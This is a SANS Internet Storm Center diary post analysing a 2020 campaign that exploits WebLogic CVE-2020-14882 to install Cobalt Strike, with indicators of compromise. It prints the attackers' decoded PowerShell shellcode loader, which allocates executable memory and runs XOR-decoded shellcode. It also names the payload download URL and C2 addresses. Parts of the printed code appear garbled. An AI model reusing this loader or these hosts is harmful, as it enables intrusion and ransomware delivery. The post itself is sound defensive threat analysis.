

SANS ISC: InfoSec Handlers Diary Blog - SANS Internet Storm Center SANS Site Network Current Site SANS Internet Storm Center Other SANS Sites Help Graduate Degree Programs Security Training Security Certification Security Awareness Training Penetration Testing Industrial Control Systems Cyber Defense Foundations DFIR Software Security Government OnSite Training InfoSec Handlers Diary Blog

 isc.sans.edu/diary/26752

Attackers Exploiting WebLogic Servers via CVE-2020-14882 to install Cobalt Strike

Published: 2020-11-03

Last Updated: 2020-11-04 13:50:55 UTC

by [Renato Marinho](#) (Version: 1)

[0 comment\(s\)](#)

Starting late last week, we observed a large number of scans against our WebLogic honeypots to detect if they are vulnerable to CVE-2020-14882. CVE-2020-14882 was patched about two weeks ago as part of Oracle's quarterly critical patch update. In addition to scans simply enumerating vulnerable servers, we saw a small number of scans starting on Friday (Oct. 30th) attempting to install crypto-mining tools [1].

On Friday, Oracle amended its patch for CVE-2020-14882 [2]. A new variation of the vulnerability (CVE-2020-14750) can be used to exploit WebLogic servers with a trivial modification of the exploit code.

Last Saturday we started seeing a campaign using a chain of Powershell obfuscated scripts to download a Cobalt Strike payload. According to Cisco Talos Q4 2020 CTIR report, 66% of all ransomware attacks this quarter involved the use of Cobalt Strike [3]. Thus, as expected, there is a high probability ransomware gang included CVE-2020-14882 exploit in their arsenal.

The attack, as seen in Figure 1, exploits the vulnerability to execute a PowerShell payload base64-encoded.



Figure 1 - Payload delivery

Decoding the base64 content, we can find the following code. As seen, there is another encoding layer using base64 and gzip compression. I usually make some adjustments to the original malicious script to make it make it save the decoded content to a file. So, replacing “IEX” by “\$content =” and appending the script with “\$content |out-file -filepath decoded_script.ps1” is enough to accomplish this result for this case.



Figure 2 - First stage decoding

Part of the resulting code is shown in Figure 3. Notice that there is another encoding. This is a loop decrypting each byte of the code using an XOR function with the byte 0x35.

```

Set-StrictMode -Version 2

function func_get_proc_address (
    Param ($var_module, $var_procedure)
    $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\')[1].Equals('System.dll')
    }).GetType('Microsoft.Win32.UnsafeNativeMethods')
    $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]] 0([System.Runtime.InteropServices.HandleRef], 'string'))
    return $var_gpa.Invoke($null, @(System.Runtime.InteropServices.HandleRef]([New-Object System.Runtime.InteropServices.HandleRef($New-Object IntPtr), ($
    $var_unsafe_native_methods.GetMethod('GetProcAddress')).Invoke($null, #($var_module))))), $var_procedure)
}

function func_get_delegate_type (
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
        [Parameter(Position = 1)] [Type] $var_return_type = [Void]
    )
    $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly([New-Object System.Reflection.AssemblyName('ReflectedDelegate')], [System.Reflection.Emit.
    AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule', $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.
    MulticastDelegate])
    $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', (System.Reflection.CallingConventions)::Standard, $var_parameters).SetImplementationFlags('
    Runtime, Managed')
    $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $var_parameters).SetImplementationFlags('Runtime, Managed')
    return $var_type_builder.CreateType()
)

-If ([IntPtr]::size -eq 8) {
    [Byte[]]$var_code = [System.Convert]::FromBase64String(
        '32ux9FL6yWjI2JyNbcvEvF6hXQ2uocTrrqEDa6hRc2ss1G1pbhLqaxjJx9cXyEPA2L1615iU1BznFicmuoQo0YR9rIVNfols7KCFWUaijQyMjI2um41dEayLzC6hr02eoYunqIVPAdVwctmKof6trIvVuEu
        prEoP0YUqAmI4hvDvtJvIG8HK2Y81b7e2eoYwdqIvNFYqva2eoYz9gIvNiqCeraYzYntie316eW7Ynpie0ugzwN1cdzDe2J6eWuoMpe3NzcFkkjap1USk1KTUZXI2J1agrFb6zSyp1vVADk3PzrEupEvFuEuNuE
        upicJzYpkdVqE3Pb1UH1rquai81zlyMhEupicmJySS81cmKZdKq85dzYH46riaXLaqr7bhlqG0sJ1W0ncFimch2DRjcn9muq5Wug4HNJKXrqTjrqv1q50Pc3NzcbhLqCFImQ4101jC9gbj1Ka+imja9zsLKey
        1imjyPfk0xyIj18uB3Nzc0tkk0nkjSb/n0MhJku0/1CPM12cm1kK76mDeSeilvSf611QnXDLQ8wh819BhVbUs4r4ymSRQjU5W/1fD8IcS/yucK32cVqtF13n/XwA01N2UEZrDmJERk1XGQuTFF1KT09CDYBEMLQZx0U0J
        XSkfPRhgDbaBq2qMaDRMYA3RkT0uMVFAbDxcDFQ8GAN0Sk0VPxgDwXUGAN3U0pRk1XDBYNEkgDbMTFQouKSO/jBTrIu8/tE1KpVvuxVhjhPnn3uwcqFY-DzGm02pcK3z3b9XvLfw4giKwWhT2LHs127IG1E2pV60
        B921Dnf7462vysQAdt0oVy06724H1Fj6106s93K9gD/M07vetIju017upXf0VH9N3zk5W1NFQj9a0qvyFavv0VCGbenIMd11+90kxL14a02AXTfvoVjxwUAFWJLfetrs05XJG9gvt4N96uB8/DtF/lbS11u7sXyLoa
        vbFq180osGW0k8R3B0K7g2q8xk7Mjtp3T1oF13PzrEuq1YjN2KbIzMjI2KkAYmJ12K2e4dwxTz2a7BwC0uqG0uq0m9q+RkBIwMjI2qq2mK2Mh0qdz2a6DnA8bJv5VfQCRrIu0m140e317ayfjYmJc-DLw7c3B1B
        Fy9KEXNERITDR1UG1NMLKlg')
    for ($x = 0; $x -lt $var_code.Count; $x++) {
        $var_code[$x] = $var_code[$x] -bxor 35
    }
    $var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll VirtualAlloc), (func_get_delegate_type @(IntPtr)
    ], [UInt32], [UInt32], [UInt32]) ([IntPtr]))
    $var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
    [System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.Length)
    $var_runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer, (func_get_delegate_type @(IntPtr) ([Void]))
}

```

Figure 3 - Second stage decoding

The result of this operation is a shellcode to download and execute a Cobalt Strike payload hosted at <http://185.205.210.179:4321/Z8qz>.




Figure 4 - Cobalt Strike payload download

Submitting the binary to VirusTotal, we had the following result:

8f4654952833b7d7b7db02ca7cb6c2f6cb9c3c545dc51124b0f18588b3c4e1c0

13 / 61

13 engines detected this file

8f4654952833b7d7b7db02ca7cb6c2f6cb9c3c545dc51124b0f18588b3c4e1c0

Z8qZ

261.07 KB Size

2020-11-02 2t:56:40 UTC a moment ago

DETECTION	DETAILS	COMMUNITY
Ad-Aware	Trojan.CobaltStrike.AN	AlYac Trojan.CobaltStrike.AN
Arcobit	Trojan.CobaltStrike.AN	BitDefender Trojan.CobaltStrike.AN
DrWeb	BackDoor.Meterpreter.132	Emsisoft Trojan.CobaltStrike.AN (B)
eScan	Trojan.CobaltStrike.AN	ESET-NOD32 Win54/Riskware.Meterpreter.N
FireEye	Trojan.CobaltStrike.AN	GData Trojan.CobaltStrike.AN
MAX	Malware (ai Score=82)	Sophos AV ATK/Cobalt-D

]

Figure 5 - Cobalt Strike payload submitted to Virus Total

Running the malicious scripts in a controlled environment, it was possible to see connections established from time to time with the C2 at [http://185\[.\]205.210.179/en_US/all.js](http://185[.]205.210.179/en_US/all.js).

References

- [1] <https://isc.sans.edu/forums/diary/PATCH+NOW+CVE202014882+Weblogic+Actively+Exploited+Against+Honeypots/26734/>
- [2] <https://www.oracle.com/security-alerts/alert-cve-2020-14750.html#AppendixFMWI>
- [3] <https://blog.talosintelligence.com/2020/09/CTIR-quarterly-trends-Q4-2020.html>

IOCs:

Network:

45[.]134.26.174

[http://185\[.\]205.210.179:4321/Z8qZ](http://185[.]205.210.179:4321/Z8qZ)

[http://185\[.\]205.210.179/en_US/all.js](http://185[.]205.210.179/en_US/all.js)

Files:

Z8qZ:

8ca0251bc340fc207e6f832eb6165b8d (MD5)

8f4654952833b7d7b7db02ca7cb6c2f6cb9c3c545dc51124b0f18588b3c4e1c0 (SHA256)

The malicious requests are available at <https://isc.sans.edu/WebLogicPS.log.zip>

Keywords:

0 comment(s)

Join us at SANS! [Attend with Renato Marinho in starting](#)

DEV522 **Defending Web Application Security Essentials** [LEARN MORE](#)
Learn to defend your apps **before** they're hacked



[Top of page](#)

x

[Diary Archives](#)

- [Diary](#)
 - [Podcasts](#)
 - [Jobs](#)
 - [Forums](#)
 - [Auditing](#)
 - [Diary Discussions](#)
 - [Forensics](#)
 - [General Discussions](#)
 - [Industry News](#)
 - [Network Security](#)
 - [Penetration Testing](#)
 - [Software Security](#)
 - [SANS.edu Research](#)
-